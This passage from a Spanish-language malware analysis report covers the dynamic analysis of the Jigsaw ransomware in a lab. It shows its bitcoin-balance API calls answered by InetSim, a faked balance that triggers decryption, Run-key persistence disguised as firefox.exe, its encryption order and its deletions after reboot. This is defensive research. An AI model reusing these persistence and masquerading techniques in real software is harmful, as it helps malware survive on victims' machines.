


Figura 6.54: Excepción Newtonsoft `GetBalanceBtc()`

Mientras que los *logs* de InetSim se pueden observar en la Figura 6.55.

```
[2037] [http_80_tcp 2069] [10.0.2.13:49691] connect
[2037] [http_80_tcp 2069] [10.0.2.13:49691] recv: GET /api/v1/coin/info/ HTTP/1.1
[2037] [http_80_tcp 2069] [10.0.2.13:49691] recv: Host: btc.blockr.io
[2037] [http_80_tcp 2069] [10.0.2.13:49691] recv: Connection: Keep-Alive
[2037] [http_80_tcp 2069] [10.0.2.13:49691] info: Request URL: http://btc.blockr.io/api/v1/coin/info/
[2037] [http_80_tcp 2069] [10.0.2.13:49691] info: Sending static fake file configured for path '/api/v1/coin/info/'.
[2037] [http_80_tcp 2069] [10.0.2.13:49691] send: HTTP/1.1 200 OK
[2037] [http_80_tcp 2069] [10.0.2.13:49691] send: Connection: Close
[2037] [http_80_tcp 2069] [10.0.2.13:49691] send: Content-Length: 1306
[2037] [http_80_tcp 2069] [10.0.2.13:49691] send: Content-Type: application/json
[2037] [http_80_tcp 2069] [10.0.2.13:49691] send: Server: INetSim HTTP Server
[2037] [http_80_tcp 2069] [10.0.2.13:49691] send: Date: Mon, 11 Aug 2025 10:16:08 GMT
[2037] [http_80_tcp 2069] [10.0.2.13:49691] info: Sending file: /var/lib/inetsim/http/fakefiles/coin-info.json
[2037] [http_80_tcp 2069] [10.0.2.13:49691] stat: 1 method=GET url=http://btc.blockr.io/api/v1/coin/info/ sent=/var/lib/inetsim/http/fakefiles/coin-inf
```

Figura 6.55: Envío correcto de la primera respuesta

Y justo a continuación se recibe la petición de la Figura 6.57.

Al parecer después de obtener el precio del bitcoin al hacer clic en el botón, realiza otra llamada a la API de `btc.blockr.io` para obtener un nuevo JSON que *parsear*, en este caso relativo al balance de la dirección adjunta en la dirección URL, pero al enviarse el HTML por defecto el *parseo* vuelve a fallar.

Según la documentación del *endpoint* de la API, se espera una petición `GET` con una o más direcciones separadas por coma (ver Figura 6.58).

Un ejemplo de respuesta para la dirección `198aMn6ZYAczwrE5NvNTUMyJ5qkfy4g3Hi` se muestra en la Figura 6.59 donde básicamente se devuelve el balance de la cuenta en el formato predefinido.

Si repetimos el proceso, pero en este caso para el nuevo *endpoint* y configurando en InetSim el fichero de respuesta con el contenido anterior observamos lo siguiente (véase la Figura 6.60).

[8]Imagen obtenida de https://web.archive.org/web/20161116152745/https://blockr.io/documentation/api

[9]Imagen obtenida de https://web.archive.org/web/20170628220226/http://btc.blockr.io/api/v1/address/balance/198aMn6ZYAczwrE5NvNTUMyJ5qkfy4g3Hi

```
GET /api/v1/coin/info/ HTTP/1.1
Host: btc.blockr.io
Connection: Keep-Alive


HTTP/1.1 200 OK
Connection: Close
Content-Length: 1306
Content-Type: application/json
Server: INetSim HTTP Server
Date: Mon, 11 Aug 2025 10:16:08 GMT

{
  "status": "success",
  "data": {
    "coin": {
      "name": "Bitcoin",
      "abbr": "BTC",
      "logo": "",
      "homepage": ""
    },
    "volume": {
      "current": 15980412.5,
      "all": 21000000,
      "perc": 76.1
    },
    "markets": {
      "btce": {
        "name": "BTC-e",
        "last_update_utc": "2016-11-11T19:35:01Z",
        "value": 709.99,
        "currency": "USD",
        "daily_change": {
          "value": "707.97900000",
          "perc": 0.28,
          "diff": 2.011
        }
      },
```

Figura 6.56: Petición/Respuesta `GetPrice()` en WireShark




Figura 6.57: Log de petición del balance de la cuenta de bitcoin (InetSim)




Figura 6.58: Documentación del endpoint de balance de cuenta (Wayback Machine)[8]

Al parecer el *ransomware* no ha comprobado que la dirección de la que se devuelve la información no corresponde con la dirección de la cuenta por la que pregunta y

```
{
  "status": "success",
  "data": {
    "address": "198aMn6ZYAczwrE5NvNTUMyJ5qkfy4g3Hi",
    "balance": 8000.00242387,
    "balance_multisig": 0
  },
  "code": 200,
  "message": ""
}
```


Figura 6.59: Respuesta devuelta por el *endpoint* de balance de cuenta [9]




Figura 6.60: Descifrado de archivos con Jigsaw

seguramente haya buscado solo que el balance sea mayor a 150 USD.

Y tras revisar el sistema en su totalidad/completitud, efectivamente los ficheros están totalmente descifrados (excepto los eliminados hasta el momento), las rutas de ficheros creados no existen y no hay restos del ejecutable ni en el registro ni en el sistema de archivos, tampoco como proceso ejecutable en *Task Manager*, *Process Explorer* o *System Informer*. El único *resto* es el directorio `Frfx` de `C:\Users\<User>\AppData\Roaming\`, pero está vacío.

En este caso, el *ransomware* ha cumplido su promesa, pero no siempre es así, pues hay que recordar que se trata con ciberdelincuentes que buscan ganar dinero y no les importan los daños colaterales en nuestros datos.

Finalmente, antes de concluir esta sección se recomienda al lector interesado que

consulte los siguientes vídeos ([28] y [30]) que muestran la ejecución del *ransomware*.

6.3.2. Procesos

Como se pudo ver en la Figura 6.31 y Figura 6.33 al ejecutar la muestra original se crea un nuevo proceso llamado `drpbx.exe` (una copia exacta de la muestra en `C:\Users\<User>\AppData\Local\Drpbx`) y se termina el proceso original quedando su hijo huérfano (ver Figura 6.33)

Esto también se puede observar en los eventos capturados con **Procmon**.

Después de cargar todas las librerías se crea el proceso con la siguiente línea de órdenes:

```
C:\Users\IEUser\AppData\Local\Drpbx\drpbx.exe "C:\Users\IEUser\Desktop\Ransomware.
    Jigsaw\Binary\jigsaw.exe"
```




Figura 6.61: Creación proceso `drpbx.exe` (Procmon)

Analizando más detenidamente el proceso `drpbx.exe` durante su ejecución mediante **System Informer** (anteriormente conocido como *Process Hacker*) podemos ver sus hilos. Al parecer solo emplea un hilo principal para realizar las tareas de cifrado, lo que explica que en ocasiones tarde tanto en aparecer la nota de rescate.

TID	CPU	Cycles delta	Start address	Priority (sy...
5236	0,03	2.538.794	drpbx.exe+0x4e00a	Normal
5632			mscorwks.dll!GetMetaDataInternalInterfaceFromPublic+0x8bfc	Highest
5524			rasman.dll!RasSignalMonitorThreadExit+0x240	Normal
4660			GdiPlus.dll!GdiplusStartup+0x1da0	Normal
1296			mscorwks.dll!StrongNameErrorInfo+0x2e94	Normal

Figura 6.62: Hilos de `dprbx.exe` (System Informer)

También se pueden observar los módulos cargados (ver Figura 6.63), información que no teníamos con la muestral empaquetada. A parte de los módulos típicos de .NET podemos ver el uso de librerías de criptografía como `cryptsp.dll` que es el proveedor de servicios criptográficos de Windows.

También se pueden ver las regiones de memoria asignadas y sus contenidos, claves de registro utilizadas, manejadores, etc. Sin embargo, no aportan mucha información adicional sobre la funcionalidad del *malware* en este caso.

6.3.3. Registro

Para analizar la actividad del registro se tomaron dos capturas de todas las claves y valores del registro mediante la herramienta **Regshot**. Una justo antes de detonar la muestra y otra justo después de que haya terminado su actividad principal (con el mensaje de rescate completo). Los resultados de dichas capturas se muestran en la Figura 6.64.

Name	Base address	Size	Description
drpbx.exe	**0xc10000**	**320 kB**	**Firefox**
advapi32.dll	0x7ffb5a83...	696 kB	Advanced Windows 32 Base API
cryptsp.dll	0x7ffb58f3...	96 kB	Cryptographic Service Provider API
msvcrt.dll	0x7ffb5a4f...	632 kB	Windows NT CRT DLL
sechost.dll	0x7ffb5bdf...	624 kB	Host for SCM/SDDL/LSA Lookup APIs
rpcrt4.dll	0x7ffb5b05...	1,14 MB	Remote Procedure Call Runtime
bcryptprimitives.dll	0x7ffb5970...	520 kB	Windows Cryptographic Primitives Library
apphelp.dll	0x7ffb56f7...	576 kB	Application Compatibility Client Library
comctl32.dll	0x7ffb54c2...	704 kB	Common Controls Library
Culture.dll	0x7ffb5510...	40 kB	Microsoft Globalization Support
diasymreader.dll	0x7ffb4144...	792 kB	Dia based SymReader
fusion.dll	0x7ffb5532...	28 kB	Assembly manager
FWPUCLNT.DLL	0x7ffb503a...	512 kB	FWP/IPsec User-Mode API
GdiPlus.dll	0x7ffb3baf...	1,64 MB	Microsoft GDI+
DWrite.dll	0x7ffb4c0b...	2,5 MB	Microsoft DirectX Typography Services

Figura 6.63: Módulos cargados por `drpbx.exe` (System Informer)




Figura 6.64: Resultados de las capturas de Regshot

Tras analizar el fichero de texto generado con las claves y valores añadidos, eliminados y modificados. Destaca una clave crítica que ha sido modificada. La clave es `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\`a la que se ha añadido el valor de la ruta donde se encuentra `firefox.exe` (`C:\Users\IEUser\AppData\Roaming\Frfx`)

```
-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\firefox.exe: "C:\Users\IEUser\AppData\Roaming\Frfx\firefox.exe"
```

Figura 6.65: Ruta de persistencia modificada durante las capturas de Regshot

Esta ruta es una de las formas que el *malware* tiene para ganar persistencia en el equipo infectado ya que al reiniciar se ejecutará automáticamente en el contexto del usuario el ejecutable al que apunta la ruta.

Si analizamos la ruta donde se encuentra el ejecutable de `firefox.exe` nos podemos dar cuenta de que no es una ruta habitual donde almacenar ejecutable como sí lo es `C:\Program Files` lo cual hace sospechar. Esta ruta suele tener permisos de escritura

y además sigue la misma estructura que el fichero `drpbx.exe`.

Si calculamos el *hash* del fichero podemos comprobar nuevamente que se trata de una copia exacta del fichero original, de tal manera que al reiniciar el dispositivo se volverá a lanzar el *malware* consiguiendo así persistencia a diferencia de `drpbx.exe` que solo lo hará una vez (véase la Figura 6.66).




Figura 6.66: Hash del fichero `firefox.exe` (Hash My Files)

Adicionalmente, para corroborar los resultados también podemos utilizar la herramienta **AutoRuns** para verificar que, efectivamente, se ha añadido el ejecutable `firefox.exe` como fichero de autoarranque (ver Figura 6.67).




Figura 6.67: Ejecutable `firefox.exe` en ruta de autoarranque (AutoRuns)

6.3.4. Ficheros

En cuanto a la actividad en el sistema de archivos, esta es abundante como es de esperar en un *ransomware*. Se registran multitud de eventos en **Procmon** que se comentan a continuación.

Filtrando los eventos por el proceso `jigsaw.exe` (original), una de las primeras acciones que realiza el *malware* es la obtención de persistencia a través de la clave de registro de autoarranque comentada en el apartado anterior `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\`(ver Figura 6.68).

En la primera línea se puede ver la creación del directorio `Frfx` dentro de `C:\Users\<User>\AppData\Roaming\`.

A continuación, se crea la copia de `jigsaw.exe` (ver Figura 6.69) ya que se abre dicho fichero para lectura y el fichero `Frfx\firefox.exe`. para escritura y tras un par de operaciones (ver *Offset* y *Length* de la última columna) se cierran los archivos.




Figura 6.68: Creación del directorio Frfx (Procmon)



Figura 6.69: Copia del archivo `jigsaw.exe` en `firefox.exe` (Procmon)

Los mismos eventos se repiten poco tiempo después con `drpbx.exe`.

Tras ello crea el proceso `drpbx.exe` como se comentó y este es el que se encarga de realizar el cifrado en la segunda ejecución (ya que son el mismo fichero). Para ello primero realiza un reconocimiento inicial donde lista los contenidos de los directorios, seguramente para identificar extensiones válidas de cifrado y metadatos como tamaños de archivo (véase la Figura 6.70).




Figura 6.70: Listado del directorio del Escritorio (Procmon)

Tras la enumeración comienza el proceso de cifrado en el que se van alternando operaciones `CreateFile`, `ReadFile`, `WriteFile` y `CloseFile` para cada fichero, tal y como muestra la Figura 6.71.




Figura 6.71: Proceso de cifrado para el fichero `abstract.h` (Procmon)

Por ejemplo, en la imagen anterior se puede ver como abre el fichero `C:\Python310\include\abstract.h` y el mismo se crea con la extensión `.fun`. Tras esto se lee del original y se escribe en el `.fun` hasta llegar al `EOF` y después cierra ambos y repite para el resto de los archivos.

Tras observar la lista de operaciones de archivos que cifra parece que **comienza desde el raíz y sigue por orden alfabético**.

Ficheros *dropped*

Finalmente, al entrar al directorio `C:\Users\<User>\AppData\Roaming\`para ver el *hash* del fichero `Frfx\firefox.exe`, se detectó un directorio inusual llamado `System32Work`. Al entrar a dicha carpeta se encontraron los siguientes tres archivos.

El primero, `Address.txt`, parece almacenar la dirección de bitcoin que aparece en la nota de rescate.




Figura 6.72: Contenido del fichero Address.txt

El segundo, `EncryptedFileList.txt,` corresponde a la lista de archivos cifrada por el *ransomware* que se nos mostraba en la interfaz, lo cual es de gran utilidad ya que podemos estimar los daños causados conociendo todos los ficheros afectados (ver Figura 6.73).




Figura 6.73: Contenido del fichero EncryptedFileList.txt

Por último, hay un fichero llamado `dr` con el número 21 como contenido el cual, por el momento, se desconoce su función y significado (véase la Figura 6.74).




Figura 6.74: Contenido del fichero dr

6.3.5. Comunicaciones

En cuanto a las comunicaciones de la muestra, en este caso parece que no existe la figura de un servidor C2 como tal sino que la única actividad de red que existe es la relativa a la comprobación del saldo de la cuenta de bitcoin a través de la API de `btc.blockr.io` como se comentó en apartados anteriores.

6.3.6. Al reiniciar

Finalmente, se ha probado a reiniciar el dispositivo para observar la reacción del sistema y simular un usuario que en un acto de desesperación reinicie el equipo con la esperanza de librarse del *malware*. Sin embargo, como era de esperar, al haber adquirido persistencia a través del registro de Windows el ejecutable `firefox.exe` (copia del *malware* original) se inicia en el contexto del usuario (hijo de `explorer.exe`) camuflándose como si del conocido navegador se tratara (ver Figura 6.75).

explorer.exe	2.12	35.820 K	96.092 K	4756 Explorador de Windows	Microsoft Corporation
procexp.exe		4.572 K	12.460 K	4512 Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	15.46	26.788 K	49.004 K	5656 Sysinternals Process Explorer	Sysinternals - www.sysinter...
SecurityHealthSystray.exe		1.836 K	9.520 K	5100 Windows Security notificatio...	Microsoft Corporation
VBoxTray.exe	< 0.01	2.708 K	11.316 K	3668 VirtualBox Guest Additions Tr...	Oracle and/or its affiliates
ZoomIt64.exe		1.880 K	8.708 K	6216 Sysinternals Screen Magnifier	Sysinternals - www.sysinter...
firefox.exe	4.55	30.680 K	33.024 K	6280 Firefox	

Figura 6.75: Proceos `firefox.exe` ejecutándose tras reiniciar (ProcExp)

Durante esta nueva ejecución se ha observado que los nuevos archivos creados después de la primera infección vuelven a ser cifrados y aparece el mensaje con el muñeco Billy de nuevo.

Al hacer clic sobre ver ficheros cifrados muchos aparecen como eliminados a pesar de no haber transcurrido tanto tiempo para haber borrado tal cantidad de archivos lo que sugiere que al reiniciar el equipo se borran multitud de ficheros (véase la Figura 6.76).

Viendo el contenido de `C:\Python310\include`, efectivamente se puede verificar que los ficheros han sido eliminados (véase la Figura 6.77).




Figura 6.76: Ventana con listado de ficheros cifrados y eliminados de Jigsaw




Figura 6.77: Contenido del directorio de Python tras el reinicio del equipo

6.4. Unpacking

